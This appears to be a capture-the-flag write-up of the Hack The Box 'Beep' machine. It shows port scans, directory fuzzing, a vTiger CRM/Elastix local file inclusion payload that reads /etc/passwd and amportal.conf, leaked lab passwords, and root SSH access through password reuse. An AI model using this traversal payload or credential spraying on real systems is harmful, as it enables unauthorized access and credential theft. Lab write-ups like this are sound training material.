

Beep (HTB)

ip of the machine :- 10.129.229.183

```
~/current (4.258s)
ping 10.129.229.183 -c 5

PING 10.129.229.183 (10.129.229.183) 56(84) bytes of data.
64 bytes from 10.129.229.183: icmp_seq=1 ttl=63 time=75.3 ms
64 bytes from 10.129.229.183: icmp_seq=2 ttl=63 time=75.0 ms
64 bytes from 10.129.229.183: icmp_seq=3 ttl=63 time=75.8 ms
64 bytes from 10.129.229.183: icmp_seq=4 ttl=63 time=1237 ms
64 bytes from 10.129.229.183: icmp_seq=5 ttl=63 time=225 ms

--- 10.129.229.183 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 74.958/337.735/1237.134/453.441 ms, pipe 2
```

machine is on!!!

~/current (8.333s)

nmap -p- --min-rate=10000 10.129.229.183

Starting Nmap 7.95 (<https://nmap.org>) at 2024-10-15 22:09 IST

Nmap scan report for 10.129.229.183

Host is up (0.074s latency).

Not shown: 63687 closed tcp ports (conn-refused), 1832 filtered tcp ports (no-response)

PORT	STATE	SERVICE
22/tcp	open	ssh
25/tcp	open	smtp
80/tcp	open	http
110/tcp	open	pop3
111/tcp	open	rpcbind
143/tcp	open	imap
443/tcp	open	https
857/tcp	open	unknown
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
4190/tcp	open	sieve
4445/tcp	open	upnotifyp
4559/tcp	open	hylafax
5038/tcp	open	unknown
10000/tcp	open	snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds

Got a lot of open ports....

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http         Apache httpd 2.2.3
|_http-title: Did not follow redirect to https://10.129.229.183/
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3?
111/tcp   open  rpcbind      2 (RPC #100000)
143/tcp   open  imap?
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/state/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2024-10-15T16:46:00+00:00; 0s from scanner time.
857/tcp   open  status       1 (RPC #100024)
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql?
4190/tcp  open  sieve?
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax?
5038/tcp  open  asterisk     Asterisk Call Manager 1.1
10000/tcp open  http         MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host: 127.0.0.1


```

So only port 22,80 and 443 are only of some use... Rest don't know but will be looking for http and https for now.

So website was not loading so went to official HTB writeup of Beep machine and fixed it.




Now can see the website and something called Elastix but what is it...




So found default creds. first so let's try them... and it didn't work..

```
10000/tcp open  http      MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host: 127.0.0.1
```

Then observed my nmap scan again and found another http server running at port 10000. Let's visit it...



It is running webmin....



Webmin default username is root and password is system's root password... So it is of no interest right now.. Let's look for any exploit of elastix.


```
.htaccess      [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 72ms]
.htpasswd      [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 73ms]
admin          [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 72ms]
cgi-bin/       [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 74ms]
configs        [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 75ms]
favicon.ico    [Status: 200, Size: 894, Words: 6, Lines: 1, Duration: 73ms]
help           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 76ms]
images         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 76ms]
lang           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 72ms]
libs           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 73ms]
mail           [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 74ms]
modules        [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 80ms]
panel          [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 73ms]
recordings     [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 73ms]
robots.txt     [Status: 200, Size: 28, Words: 3, Lines: 3, Duration: 73ms]
static         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 73ms]
themes         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 73ms]
var            [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 72ms]
vtigercrm      [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 73ms]
:: Progress: [20469/20469] :: Job [1/1] :: 118 req/sec :: Duration: [0:03:02] :: Errors: 0 ::
```

So did directory fuzzing and found a lot of directories..



Can see configs directory but cannot view the files... Same with lang, libs and mail directory, found nothing promising.

So after going through all the directories, found one that was interesting...



Found a crm and also it's version which is 5.1.0, let's find a exploit for vtiger CRM version 5.1.0.

vTiger CRM 5.1.0 - Local File Inclusion

EDB-ID:

18770

CVE:

2012-4867

Author:

PI3RROT

Type:

WEBAPPS

EDB Verified: ✓**Exploit:** [↓](#) / [{ }](#)**Platform:**

PHP

Date:

2012-04-22

Vulnerable App:

Found an exploit which says that vtiger crm v 5.1.0 is vulnerable to LFI. Let's add then payload provided then.

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:13:news:/etc/news:
11 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12 operator:x:11:0:operator:/root:/sbin/nologin
13 games:x:12:100:games:/usr/games:/sbin/nologin
14 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
15 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16 nobody:x:99:99:Nobody:/:/sbin/nologin
17 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
18 distcache:x:94:94:Distcache:/:/sbin/nologin
19 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
20 pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
21 ntp:x:38:38:/:etc/ntp:/sbin/nologin
22 cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
23 dbus:x:81:81:System message bus:/:/sbin/nologin
24 apache:x:48:48:Apache:/var/www:/sbin/nologin
25 mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
26 rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
27 postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
28 asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
29 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
30 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
31 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
32 spamfilter:x:500:500:/:home/spamfilter:/bin/bash
33 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
34 xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
35 fanis:x:501:501:/:home/fanis:/bin/bash
36
```

Added the provided payload in the exploit and can see /etc/passwd file.

i was unable to figure out how to do LFI to RCE, so went hunting and found another exploit..

Elastix 2.2.0 - 'graph.php' Local File Inclusion

EDB-ID:

37637

CVE:

N/A

Author:

CHEKI

Type:

WEBAPPS

EDB Verified: ✓

Exploit: [↓](#) / [{ }](#)

Platform:

PHP

Date:

2012-08-17

Vulnerable App:



Elastix 2.2.0 but the payload it provided was,

```
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/
amportal.conf%00&module=Accounts&action
```

of vtigercrm, so let's try it...



view-source:https://10.129.229.183/vtigercrm/gra



```
1 # This file is part of FreePBX.
2 #
3 #   FreePBX is free software: you can redistribute it and/or modify
4 #   it under the terms of the GNU General Public License as published by
5 #   the Free Software Foundation, either version 2 of the License, or
6 #   (at your option) any later version.
7 #
8 #   FreePBX is distributed in the hope that it will be useful,
9 #   but WITHOUT ANY WARRANTY; without even the implied warranty of
10 #   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
11 #   GNU General Public License for more details.
12 #
13 #   You should have received a copy of the GNU General Public License
14 #   along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
15 #
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
19
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40
41 # AMPBIN: Location of the FreePBX command line scripts
42 # AMPSBIN: Location of (root) command line scripts
43 #
44 AMPBIN=/var/lib/asterisk/bin
45 AMPSBIN=/usr/local/sbin
46
47 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
48 # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
```

```
49 # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
50 #
51 AMPWEBROOT=/var/www/html
52 AMPCGIBIN=/var/www/cgi-bin
53 # AMPWEBADDRESS=x.x.x.x|hostname
54
55 # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
56 # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
57 # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise
58 # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3
59 # or if you don't want FOP.
60 #
61 #FOPRUN=true
62 FOPWEBROOT=/var/www/html/panel
63 #FOPPASSWORD=passw0rd
64 FOPPASSWORD=jEhdIekWmdjE
65
66 # FOPSORT=extension|lastname
67 # DEFAULT VALUE: extension
68 # FOP should sort extensions by Last Name [lastname] or by Extension [extension]
```

So after adding above payload can see a .conf file which revealed some creds.


```
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

So digged some info. about amportal.conf and found that this file contains some intial configuration about the system and specifically about the Asterisk Management Portal...

```
🖥️ login as: root
🖥️ root@10.129.3.3's password:
Last login: Wed Nov 15 12:55:38 2023

Welcome to Elastix
-----

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.129.3.3

[root@beep ~]#
```

So was able to log in as user root directly by performing password spraying as the password used for database and ssh login through root user was same.

```
[root@beep ~]# ls -al root.txt
-rw----- 1 root root 33 Oct 15 20:30 root.txt
[root@beep ~]#
```

got root flag first.

```
[root@beep home]# find / -name user.txt -type f 2>/dev/null  
/home/fanis/user.txt  
[root@beep home]#
```

Also found user.txt file.